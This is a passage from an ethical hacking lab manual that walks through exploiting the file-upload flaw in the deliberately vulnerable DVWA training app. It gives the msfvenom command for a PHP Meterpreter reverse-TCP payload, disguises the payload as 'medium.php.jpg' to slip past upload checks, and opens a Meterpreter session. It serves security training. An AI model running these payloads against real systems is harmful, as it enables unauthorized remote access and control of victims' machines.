30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/upload.php**) in the address bar, and press **Enter** to execute the uploaded payload.

Figure 2.7.14: Open uploaded payload file in a web browser

31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.




Figure 2.7.15: Meterpreter session established

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.




Figure 2.7.16: Get the system information

TASK 7.2

Exploit DVWA
Medium

33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 2.7.17: Running the programs as a root user

38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




Figure 2.7.18: Copy the generated payload

40. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.19: Create a payload file

42. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 39**, and then press **Ctrl+S** to save the content.




Figure 2.7.20: Paste and save the payload file

43. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.21: Setting DVWA security level

46. Click the **File Upload** option in the left pane.
47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




Figure 2.7.22: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.

